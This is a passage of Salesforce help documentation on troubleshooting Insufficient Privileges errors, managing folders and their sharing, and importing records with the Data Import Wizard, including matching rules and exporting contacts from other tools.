Simple operations such as changing a user's role, moving a role to another branch in the hierarchy, or changing a portal account's owner can trigger a recalculation of sharing rules. Salesforce must check access to user's data for people who are above the user's new or old role in the hierarchy, and either add or remove shares to any affected records.

Note: These sharing behaviors simplify administration for data access but can make mass inserts and mass updates slow. For best practices on designing record access in a large organization, see *Designing Record Access for Enterprise Scale*.

SEE ALSO:

Control Who Sees What

Resolving Insufficient Privileges Errors

Most Insufficient Privileges errors are caused by a missing permission or sharing setting that's preventing you from accessing a record or performing a task, like running a report.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions**

A user might not have the right access on different levels, such as an object, a record, or a process. For example, a user's profile might be preventing the user from accessing the account object, or a user's role might be preventing the user from accessing a case record. You might also see this error when you click a link to a record or a Visualforce page tab to which you don't have access.

Most cases can be resolved by using the Sharing button on the record detail page, which enables you to share the record to another user if necessary. Administrators can also resolve this issue using the API, such as querying the UserRecordAccess object to check a user's access to a set of records. For more information, see the *SOAP API Developer's Guide*.

If these tools can't help you resolve the issue, an administrator can try to diagnose it with this troubleshooting flow.

- Resolve object-level access errors by reviewing the user profiles and permission sets.
- Resolve record-level access errors by reviewing the sharing settings, such as organization-wide defaults and sharing rules.
- Resolve process-level errors by reviewing validation rules and Apex triggers.

It's a good idea for an administrator to log in to the application using your login to help you resolve an issue. You can grant administrators access for a specified duration.

Note: Watch this video series to understand how to grant users the access they need. Who Sees What

Resolve Permission and Object-Level Access Errors

Insufficient Privileges errors might be caused by a lack of object and user permissions. You can troubleshoot this type of errors through a user's profile and permission sets.

Generally, the best method for investigating object and permission access issues is through the API. However, you can use the following steps to investigate via point-and-click tools.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions**

USER PERMISSIONS

To view profiles and permission sets:
- "View Setup and Configuration"

To edit object permissions:
- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

1. Verify the object permissions in the user's profile.

   Object permissions, configured on profiles and permission sets, determine which objects a user can read, create, edit, or delete.

   a. On the user detail page, click the user's profile.

   b. On the profile overview page, go to **Object Settings** or **Object Permissions**.

      Note the permissions for the object. For example, if the user is trying to view an account, check that the "Read" permission for the account and contact objects on the user profile is enabled.

      Or if the user is trying to run a report, he or she might not have "Read" permission on an object that the report references.

2. Verify the user permissions in one of the following ways, depending on your profile user interface.
   - From the enhanced profile user interface, review the permissions in the App Permissions and System Permissions sections.
   - From the original profile user interface, review the permissions under Administrative Permissions and General User Permissions.

   Note the relevant user permissions. For example, if the user is trying to send an email to a lead, check that the "Send Email" permission is enabled.

3. Verify the permissions in the user's permission sets.

   a. On the user detail page, scroll to the Permission Set Assignments related list and click each permission set.

   b. On the permission set overview page, click Object Settings and review the assigned object permissions.

   c. Review the user permissions in the App Permissions and System Permissions sections.

   d. Repeat these steps for each permission set assigned to the user.

4. If needed, assign the necessary permission using a permission set or by updating the profile. Permission sets provide access on an individual basis. Assign permissions on the user profile *only* if all users of this profile require access. Be sure you're aware of your organization's security policy and take action accordingly.

SEE ALSO:

Resolving Insufficient Privileges Errors

Permission Sets

User Permissions and Access

Profiles

Resolve Record-Level Access Errors

Insufficient Privileges errors might be caused by your sharing settings, such as roles or sharing rules.

To verify if your error is at record-level, follow these steps. Alternatively, you can also use the API to query a user's access to a set of records or use the Sharing button on the record detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions**

USER PERMISSIONS

To create or edit sharing rules:
- "Manage Sharing"

To set up teams:
- "Customize Application"

To manage territories:
- "Manage Territories"

1. If your organization uses roles, check the user's role in relation to the record owner.

   For example, users can delete records only if they are the record owner, higher in the role hierarchy than the record owner, or the administrator. Similarly, users always have read access to records whose owners are below them in the role hierarchy, unless **Grant Access Using Hierarchies** is deselected (custom objects only).

   a. From Setup, enter *Users* in the Quick Find box, then select **Users**.

      Verify the role of the user and that of the user whose record is being accessed.

      For example, a user can't delete or merge accounts owned by someone in an unrelated role hierarchy, even if the user has the appropriate permissions on the objects.

2. If the user should have gotten access via a sharing rule, review your sharing rules.

   The user might have been unintentionally left out from a sharing rule.

   a. From Setup, enter *Sharing Settings* in the Quick Find box, then select **Sharing Settings**.

   b. Check the public group (or other categories such as roles or queues) that the user should belong to for that sharing rule.

3. Verify your sales teams.

   If your organization uses teams for accounts, opportunities, or cases, you might have missed the user when setting up the teams. Review your teams to determine if the user should have gotten access through a team.

   a. From Setup, enter the team that you want to check, such as *Account Teams*, in the Quick Find box, then select the team.

      Add the user to the team, if appropriate.

4. Review your manual shares.

   The user might have gained access via a manual share but lost this access because the record owner changed, causing the manual share to be automatically dropped. The manual share might have been removed using the **Sharing** button on the record detail page. Only the record owner, an administrator, or a user above the owner in the role hierarchy can create or remove a manual share on the record.

   a. On the record detail page, click **Sharing**.

      The Sharing Detail page shows the users, groups, roles, and territories that have access to the record.

   b. If the user must gain access via a manual share, create a manual share by clicking **Add**.

5. Review your territories.

If your organization is using territories, the user might be missing from the territories or the record might not be under the correct territory where the user is a member. Otherwise, you must be a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

SEE ALSO:

Resolving Insufficient Privileges Errors

User Role Hierarchy

Sharing Rules

Resolve Process-Level Access Errors

Insufficient Privileges errors might be caused by a validation rule.

To resolve Insufficient Privileges errors, you would typically determine if they are caused by misconfigured permission sets, profiles , or sharing settings. Otherwise, you might want to review your organization's validation rules.

1. Review your validation rules.

   A validation rule might be preventing the user from completing a task, such as transferring a case record after it's closed.

2. From your object management settings, find the object that you want to check, and then scroll down to Validation Rules.
3. Verify that none of the validation rules are causing the error. Or fix the validation rule if the user must gain access through it.

SEE ALSO:

Resolving Insufficient Privileges Errors

Define Validation Rules

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All Editions**

USER PERMISSIONS

To view and change validation rules:

- "View Setup and Configuration"

  AND

  "Customize Application"

To view and define Apex triggers:

- "Author Apex"

Managing Folders

A *folder* is a place where you can store reports, dashboards, documents, or email templates. Folders can be public, hidden, or shared, and can be set to read-only or read/write. You control who has access to its contents based on roles, permissions, public groups, and license types. You can make a folder available to your entire organization, or make it private so that only the owner has access.

- To access document folders, click the **Documents** tab.
- To access email template folders, from Setup, enter *Email Templates* in the Quick Find box, then select **Email Templates**.

To create a folder, click **Create New Folder**.

To edit a folder, click **Edit** next to the folder name. Alternatively, select a folder name from the Folder drop-down list and click **Edit**.

Note: You can modify the contents of a folder only if the folder access level is set to read/write. Only users with the "Manage Public Documents" or "Manage Public Templates" permission can delete or change a read-only folder. Regardless of permissions or folder settings, users can't edit unfiled or personal folders. Users with the "Manage Reports in Public Folders" permission can edit all reports in public folders but not reports in other users' personal folders.

SEE ALSO:

Creating and Editing Folders

Deleting Folders

Filing Items in Folders

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

USER PERMISSIONS

To create, edit, or delete public document folders:

- "Manage Public Documents"

To create, edit, and delete public email template folders:

- "Manage Public Templates"

To create, edit, and delete public report folders:

- "Manage Reports in Public Folders"

To create, edit, and delete public dashboard folders:

- "Manage Dashboards" AND "View All Data"

Creating and Editing Folders

Click **Create New Folder** or **Edit** from most pages that list folders.

1. Enter a `Folder Label`. The label is used to refer to the folder on user interface pages.
2. If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.
3. Choose a `Public Folder Access` option. Select read/write if you want users to be able to change the folder contents. A read-only folder can be visible to users but they can't change its contents.
4. Select an unfiled report, dashboard, or template and click **Add** to store it in the new folder. Skip this step for document folders.
5. Choose a folder visibility option:
   - `This folder is accessible by all users, including portal users` gives folder access to all users in your organization, including portal users.
   - `This folder is accessible by all users, except for portal users` gives folder access to all users in your organization, but denies access to portal users. This option is only available for report and dashboard folders in organizations with a partner portal or Customer Portal enabled. If you don't have a portal, you won't see it.
   - `This folder is hidden from all users` makes the folder private.
   - `This folder is accessible only by the following users` allows you to grant access to a desired set of users:
     a. Choose "Public Groups", "Roles," "Roles and Subordinates," "Roles, Internal and Portal Subordinates" (if you have portals enabled), "Territories," or "Territories and Subordinates" from the `Search` drop-down list. The choices vary by Edition and whether your organization has territory management.

        Note: When you share a folder with a group, managers of the group members have no access to the folder unless those managers are also members of the group.

     b. If the `Available for Sharing` list does not immediately display the desired value, enter search criteria and click **Find**.
     c. Select the desired value from the `Available for Sharing` list and click **Add** to move the value to the `Shared To` list.

        Note: You can use enhanced folder sharing to give your users more detailed levels of access to reports folders and dashboard folders. For more information, see Turn On Enhanced Sharing for Reports and Dashboards and Share a Report or Dashboard Folder .
6. Click **Save**.

SEE ALSO:

Managing Folders

EDITIONS

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

Document folder restriction is available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create, edit, or delete public document folders:
- "Manage Public Documents"

To create, edit, and delete public email template folders:
- "Manage Public Templates"

To create, edit, and delete public report folders:
- "Manage Reports in Public Folders"

To create, edit, and delete public dashboard folders:
- "Manage Dashboards" AND "View All Data"

Deleting Folders

You can only delete folders that are empty. Before you begin, remove all the documents, dashboards, templates, or reports from the folder you would like to delete.

1. Click **Edit** next to the folder name from any page that lists folders. On the Reports tab, click then **Edit** in the Folders pane.
2. Click **Delete** or then **Delete**.
3. Click **OK** to confirm.

SEE ALSO:

Managing Folders

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

USER PERMISSIONS

To create, edit, or delete public document folders:

- "Manage Public Documents"

To create, edit, and delete public email template folders:

- "Manage Public Templates"

To create, edit, and delete public report folders:

- "Manage Reports in Public Folders"

To create, edit, and delete public dashboard folders:

- "Manage Dashboards" AND "View All Data"

Filing Items in Folders

To move a document, dashboard, report, or email template to a different folder:

1. Select the item to be stored in a folder.
2. Click **Edit Properties**.
3. Choose another folder.
4. Click **Save**.

Just like report folders contain reports and email template folders contain email templates, document folders can only contain documents. To store an attachment in a document folder, save the attachment to your computer and upload it to the document library.

Note: Email templates that are used by Web-to-Case, Web-to-Lead, assignment rules, or escalation rules must be marked as "Available for Use."

SEE ALSO:

Managing Folders

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Report folders not available in: **Contact Manager**, **Group**, and **Personal** Editions

USER PERMISSIONS

To create, edit, or delete public document folders:
- "Manage Public Documents"

To create, edit, and delete public email template folders:
- "Manage Public Templates"

To create, edit, and delete public report folders:
- "Manage Reports in Public Folders"

To create, edit, and delete public dashboard folders:
- "Manage Dashboards" AND "View All Data"

Import Data Into Salesforce

You can import up to 50,000 records into Salesforce.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

You can import data from ACT!, Outlook, and any program that can save data in comma-delimited text format (.csv), such as Excel or GoldMine.

Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Your edition determines the types of objects you can import.

The number of records you can import depends on your permissions and the type of data you're importing. You can import as many records as allowed, as long as you don't exceed the overall data storage limits for your org.

Which records can be imported?

Type of record	Import record limit	Users permissions needed	Learn more
Business accounts and contacts owned by you	50,000 at a time via the Data Import Wizard	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"	What Is Imported for Business Accounts and Contacts?
Business accounts and contacts owned by other users	50,000 at a time	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"	What Is Imported for Business Accounts and Contacts?
Person accounts owned by you	50,000 at a time	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"	What Is Imported for Person Accounts?
Person accounts owned by other users	50,000 at a time	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"	What Is Imported for Person Accounts?
Leads	50,000 at a time	"Import Leads"	What Is Imported for Leads?
Campaign members	50,000 at a time	Depends on what's being imported: • Campaign member statuses • Existing contacts • Existing leads • Existing person accounts • New contacts • New leads	What's Imported for Campaign Members? Who can import campaign members?

Which records can be imported?

Type of record	Import record limit	Users permissions needed	Learn more
Custom objects	50,000 at a time	"Import Custom Objects" AND "Edit" on the custom object	What Is Imported for Custom Objects?
Solutions	50,000 at a time	"Import Solutions"	What Is Imported for Solutions?
Assets Cases Campaigns Contracts Documents Opportunities Products	You can't import these records via the Data Import Wizard.		

For information on field accessibility and how different field type values are imported, see Notes on Importing Data on page 630.

Note: Relationship group members can't be imported.

SEE ALSO:

- Data Import Wizard
- Choosing a Method for Importing Data
- Undoing an Import
- What permissions do I need to import records?

Choosing a Method for Importing Data

Learn about your options for importing data into Salesforce.

Tool	Editions supported	Number of records you can import or export	Import	Export	Internal or external to Salesforce	Additional information
Data Import Wizard (unified)	All except Personal and Database.com Editions	Up to 50,000	Yes	No	Internal	An in-browser wizard that imports your org's accounts, contacts, leads, solutions, campaign members, and custom objects. Read more.

Tool	Editions supported	Number of records you can import or export	Import	Export	Internal or external to Salesforce	Additional information
Data Loader	Enterprise, Unlimited, Performance, Developer, and Database.com Editions	Between 5,000 and 5 million	Yes	Yes	External	Data Loader is an application for the bulk import or export of data. Use it to insert, update, delete, or export Salesforce records. Read more.

SEE ALSO:

Data Import Wizard

Import Data Into Salesforce

What Is Imported for Business Accounts and Contacts?

The import wizards for contacts and business accounts allow you to match records in a variety of ways in order to prevent duplicates. Contacts can be matched by Salesforce ID, name, email, or external ID. Business accounts can be matched by Salesforce ID, external ID, or by name and site. Matching by Salesforce ID is inclusive of both contacts and business accounts; if you match one by Salesforce ID, the other will also be matched by Salesforce ID.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

Organization import not available in: **Personal** Edition, **Database.com**

Matching by Name and Site

If you choose to match contacts by name and business accounts by name and site (which are the recommended options), the import wizards automatically create a business account for each unique business account name and site in the import file. They also create a separate contact for each contact name listed in the file. The contacts are then associated with the appropriate business accounts.

If the business account or contact already exists in the system, and you have read/write access to the record, the wizards add your import data to the existing data in Salesforce.

Matching by Salesforce ID

You can also choose to match contacts and business accounts by Salesforce ID. With this selected, the Salesforce ID will be the criteria for de-duplication. That is, if you are matching by ID and a record in your source file has the same ID as a record in Salesforce, then that record will be updated in Salesforce. Note that record IDs are case-sensitive and must match exactly.

Matching by External ID

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

Scan and standardize your external ID values before performing the import to prevent unintended matches.

If the Data Import Wizard finds duplicate records, only the first three duplicate records are reported in the confirmation email.

Overwriting Existing Account Values

The wizards never overwrite your existing business account fields unless you check the `Overwrite existing account values` checkbox in the wizard. With this box checked, you can insert or update existing business account fields with new data. However, you cannot use this checkbox to update existing field data with blank values. With this box unchecked, the wizard updates any empty business account fields, but does not touch any fields with existing data.

If you do not have read/write access to an existing business account or contact, the wizards create a new business account or contact owned by you. In addition, the wizards create new business accounts and contacts based on specific fields in your import file.

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, the import wizards can also import new business account and contact notes. The wizards do not import notes that are exact duplicates of existing contact or business account notes.

SEE ALSO:

- Data Import Wizard
- Choosing a Method for Importing Data
- Import Data Into Salesforce

What Is Imported for Person Accounts?

The Data Import Wizard prevents creating duplicate person accounts by matching records according to one of the following fields: `Account Name`, `Salesforce ID`, `Email`, or an external ID field. In your import file, include a column for the field that you're using for record matching.

Note: Your administrator could have renamed "person account" to another term. If so, the Data Import Wizard refers to the new name.

EDITIONS

Data Import Wizard available in both Salesforce Classic and Lightning Experience

Data Import Wizard available in **All** Editions except Database.com

Person accounts available in: both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Matching by Name

When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same name. This type of matching is not case-sensitive. For example, names that begin with a capital letter are matched with the same name that begins with a lowercase letter. If necessary, scan and standardize your record names before performing the import to prevent unintended matches.

Matching by Salesforce ID

A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same Salesforce ID. You can obtain Salesforce IDs by running reports that include the ID field of the record.

Matching by Email

With this option, records in your import file are matched with existing records in Salesforce according to the exact value in the `Email` field.

Matching by External ID

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

Scan and standardize your external ID values before performing the import to prevent unintended matches.

If the Data Import Wizard finds duplicate records, only the first three duplicate records are reported in the confirmation email.

Ignoring or Updating Matching Records

When the Data Import Wizard detects existing records in Salesforce that match according to your chosen field, you can choose one of these actions.

- **Add new records**—If records in your file are new and don't match existing records, insert them into Salesforce. Ignore records in your file that match existing records, and do nothing to the existing records.
- **Update existing records**—If records in your file match existing records, update the existing records. Ignore records in your file that don't match existing records, and don't insert them as new records.
- **Add new and update existing records**—If records in your file are new and don't match existing records, insert them into Salesforce. If records in your file match existing records, update the existing records.

What Is Imported for Leads?

You can import data into standard lead fields and custom lead fields, even if a field is hidden or read only in your page layout or field-level security settings for leads.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Importing Leads with Matching Types

You can choose whether to match leads in your import file with existing leads in Salesforce. Leads can be matched according to the following types: Salesforce ID, name, email, or external ID. Choosing a matching type sets the criteria for avoiding duplicate leads. For example, if you're matching by email and a lead in your source file has the same email as a lead in Salesforce, that lead is updated in Salesforce. If you aren't matching by email and a lead in your source file has the same email as a lead in Salesforce, a lead is created.

Importing Leads Without Matching Types

If you choose a matching type of "None" in the Data Import Wizard, for each lead in your import file, the Data Import Wizard creates a lead in Salesforce. You can merge leads after they are imported.

Matching by Name

When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same name. This type of matching is not case-sensitive. For example, names that begin with a capital letter are matched with the same name that begins with a lowercase letter. If necessary, scan and standardize your record names before performing the import to prevent unintended matches.

Matching by Email

With this option, records in your import file are matched with existing records in Salesforce according to the exact value in the `Email` field.

Matching by Salesforce ID

A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same Salesforce ID. You can obtain Salesforce IDs by running reports that include the ID field of the record.

Matching by External ID

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

Scan and standardize your external ID values before performing the import to prevent unintended matches.

If the Data Import Wizard finds duplicate records, only the first three duplicate records are reported in the confirmation email.

SEE ALSO:

- Data Import Wizard
- Choosing a Method for Importing Data

What's Imported for Campaign Members?

You can use the Data Import Wizard to update the statuses of campaign members.

You can also import campaign members. For each contact, lead, or person account in your import file, the Data Import Wizard:

- Imports the record
- Associates the record with the specified campaign, making the contact, lead, or person account a campaign member
- Inserts a Member Status value for the campaign member

If your import file has duplicate records, the Data Import Wizard doesn't merge them. If an imported record matches an existing record, the Data Import Wizard doesn't merge the duplicate data into one record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Matching by External ID

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

Scan and standardize your external ID values before performing the import to prevent unintended matches.

If the Data Import Wizard finds duplicate records, only the first three duplicate records are reported in the confirmation email.

SEE ALSO:

- Importing Campaign Members
- Data Import Wizard

What Is Imported for Custom Objects?

The Data Import Wizard prevents creating duplicate records by matching records according to one of the following fields: custom object name, Salesforce ID, or external ID. In your import file, include a column for the field that you are using for record matching.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom object import available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To import custom object data via the Data Import Wizard:

- "Import Custom Objects"

  AND

  "Edit" on the custom object

Matching by Name

When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same name. This type of matching is not case-sensitive. For example, names that begin with a capital letter are matched with the same name that begins with a lowercase letter. If necessary, scan and standardize your record names before performing the import to prevent unintended matches.

Matching by Salesforce ID

A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same Salesforce ID. You can obtain Salesforce IDs by running reports that include the ID field of the record.

Matching by External ID

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

Scan and standardize your external ID values before performing the import to prevent unintended matches.

If the Data Import Wizard finds duplicate records, only the first three duplicate records are reported in the confirmation email.

Note: You can't use the Data Import Wizard to import custom objects with two master-detail relationships.

SEE ALSO:

- Data Import Wizard
- Choosing a Method for Importing Data

What Is Imported for Solutions?

The Data Import Wizard prevents creating duplicate records by matching records according to one of the following fields: solution title, Salesforce ID, or external ID. In your import file, include a column for the field that you are using for record matching.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To import solutions:
- "Import Solutions"

Matching by Solution Title

When you select this option, the import wizard detects existing solutions in Salesforce that have the same title. This type of matching isn't case-sensitive. For example, titles that begin with a capital letter are matched with the same title that begins with a lowercase letter. If necessary, scan and standardize your solution titles before performing the import to prevent unintended matches.

Matching by Salesforce ID

A Salesforce ID is a system-generated, case-sensitive string of 15 or 18 letters and numbers that uniquely identifies each Salesforce record. When you select this option, the Data Import Wizard detects existing records in Salesforce that have the same Salesforce ID. You can obtain Salesforce IDs by running reports that include the ID field of the record.

Matching by External ID

An external ID is a custom field that has the External ID attribute, meaning that it contains unique record identifiers from a system outside of Salesforce. When you select this option, the Data Import Wizard detects existing records in Salesforce with external IDs that match those in the import file. This operation is not case-sensitive. For example, "ABC" is matched with "abc". However, if the external ID field also has the case-sensitive Unique attribute, uppercase and lowercase letters aren't considered identical.

Scan and standardize your external ID values before performing the import to prevent unintended matches.

If the Data Import Wizard finds duplicate records, only the first three duplicate records are reported in the confirmation email.

SEE ALSO:

Data Import Wizard

Choosing a Method for Importing Data

Notes on Importing Data

- **Field Accessibility**—You can import values into a field only if you have read and edit access. User permissions, page layout assignments, and field-level security settings determine field access.

  Field-level security is available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.

- **New Values for Picklists and Multi-Select Picklists**—If you import a picklist value that doesn't match an existing picklist value:
  - For an unrestricted picklist, the Data Import Wizard uses the value that's in the import file.
  - For a restricted picklist, the Data Import Wizard uses the picklist's default value.

- **Multi-Select Picklists**—To import multiple values into a multi-select picklist, separate the values by a semicolon in your import file.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Your edition determines the types of objects you can import.

You can import up to 100 values at a time in a multi-select picklist field. If you have more than 100 values in your import file for any one record, the import wizard leaves the field blank in that record.

- **Checkboxes**—To import data into a checkbox field, use 1 for checked values and 0 for unchecked values.
- **Default Values**—For picklist, multi-select picklist, and checkbox fields, if you do not map the field in the import wizard, the default value for the field, if any, is automatically inserted into the new or updated record.
- **Date/Time Fields**—Ensure that the format of any date/time fields you are importing matches how they display in Salesforce per your locale setting.
- **Formula Fields**—Formula fields cannot accept imported data because they are read only.
- **Field Validation Rules**—Salesforce runs validation rules on records before they are imported. Records that fail validation aren't imported. Consider deactivating the appropriate validation rules before running an import if they affect the records you are importing.
- **Geolocation Custom Fields**—To import a geolocation custom field using the Data Import Wizard, supply two values: a latitude and a longitude. Import both values in one field, separated by a semicolon. If you enter only one value, it is imported as the latitude, and the longitude is interpreted as 0. If you supply more than two values, the import fails for the entire row.
- **Currency Fields**—If you have currency data in your CSV file, format your values for your locale. For example, if you're in the U.S. locale, use periods for decimals and commas for thousand markers. Using the incorrect currency format could change your imported values.

SEE ALSO:

Data Import Wizard

Choosing a Method for Importing Data

Import Data Into Salesforce

Importing Multiple Currencies

If your organization has set up the ability to use multiple currencies, you can import amounts in different currencies.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Organization Import

When importing accounts, contacts, custom objects, leads, or solutions for your organization, you can specify the currency type for amount fields using the `Currency ISO Code` column in your import file. The following rules apply.

- **Entering currency codes** - Enter a currency code in the `Currency ISO Code` column in your import file. Currency codes are three letter codes that follow an international standard. For example, USD is the currency code for U.S. dollars. From Setup, enter *`Manage Currencies`* in the `Quick Find` box, then select **Manage Currencies** to see a list of valid codes for your organization.
- **Using one currency for accounts and contacts** - If you are importing accounts and contacts, the `Currency ISO Code` column applies to both an account and its associated contact. You cannot specify different currencies for associated accounts and contacts.
- **Updating the currency code** - When updating the currency code but not the currency amount for accounts and contacts, the amount isn't converted to the corresponding number in the new currency.
- **Entering inactive currencies** - If you enter an inactive currency in your import file, your personal currency is used instead. However, amounts aren't modified. For example, if your file has AUD 100 for 100 Australian dollars but AUD is an inactive currency for your organization, it's imported as USD 100, assuming your personal currency is U.S. dollars.

- **Omitting the Currency ISO Code column** - When creating records via importing, if you don't use the `Currency ISO Code` column or fail to map it, your personal currency is used. For example, if your file has 100 and your personal currency is U.S. dollars (currency code = USD), it's imported as USD 100.

  When updating existing records via importing, if you don't use the `Currency ISO Code` column or fail to map it, any amounts are interpreted as having the currency of the record. For example, if your file has 100 for a record that has a currency of EUR (the currency code for euros), this amount is interpreted as EUR 100.

SEE ALSO:

Data Import Wizard

Create Export Files for Import Wizards

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Before you can import data into Salesforce, use your existing software to create a data export file.

An export file contains all the information you want to import.

Your export file can contain a mixture of new records and updates to existing records. You'll choose how records are matched to avoid duplication. For example, you can choose to match accounts and contacts by name or by email address. If you choose to match by email address, then the contact already in Salesforce will be updated if a record in your imported data has the same email address. However, if records have the same name but different email addresses, the records will remain separate.

1. Use your existing software to create a data export file.
   - Exporting from ACT!
   - Exporting from LinkedIn®
   - Exporting from Outlook
   - Exporting from Other Data Sources
   - Exporting from Salesforce
2. Review data you will import to ensure that it is more up-to-date than what is already in Salesforce. Your Salesforce data will be replaced with data from your import file, even if it is out of date.
3. Compare your data fields with the Salesforce fields you can import into, and verify that your data will be mapped into the appropriate Salesforce fields. See Prepare Your Data for Import on page 635.
4. If you are the administrator and are importing for multiple users, combine export data from multiple sources into a single comma delimited text file (.csv) using Excel.

   Note: When importing records from multiple users, your export file must include a `Record Owner` field for all new records which must contain the full usernames or first and last names of existing, active users. Existing record owners will not be changed; new records will be assigned to the user listed in the `Record Owner` field. For example, records that should be owned by Joe Smith in your organization must have that user's username ("jsmith@acme.com") or first and last names (for example, "Joe Smith", or "Smith Joe" for Asian locales). For lead imports, you can also specify the name of a lead queue.

   When importing leads, you can alternatively use a lead assignment rule to specify the owners of the imported data, instead of using a `Record Owner` field.

Exporting from ACT!

ACT! allows you to export contact data in a text-delimited format which can then be imported. To export contact data from ACT! (versions 4.0 or 2000):

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

1. Launch ACT! and open your database.
2. Select **File** > **Data Exchange** > **Export...**.
3. Select the file type **Text-Delimited**.
4. Choose a file name and location for the exported data and click **Next**.
5. Select **Contact records only**.
6. Click the **Options...** button.
7. Select **Comma** for the field separator character.

   Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).
8. Select **Yes, export field names** and click **OK**.
9. Click **Next**.
10. Select **All Records** and then click **Next**.
11. Leave the export field order list alone, and click **Finish**.

SEE ALSO:

Default Field Mapping for ACT!

Create Export Files for Import Wizards

Exporting from LinkedIn®

You can export contact data from LinkedIn in a text-delimited format, which you can then import.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

- Open `www.linkedin.com/addressBookExport` and follow the steps on the page using the **Microsoft Outlook (.CSV file)** option.

Exporting from Outlook

Export data directly from Microsoft® Outlook® in a CSV (comma-separated values) format. Then import that data into Salesforce.

1. In Outlook, navigate to the export feature.
2. Choose **Comma Separated Values (Windows)** and click **Next**.

   Note: If commas aren't appropriate for your locale, use a tab or other delimiter. Specify your delimiter in Data Loader Settings (**Settings** | **Settings**).
3. Select the folder containing the contacts you want to export, and click **Next**.
4. Choose a file name for the exported data and click **Next**.

5. Click **Finish**.

SEE ALSO:

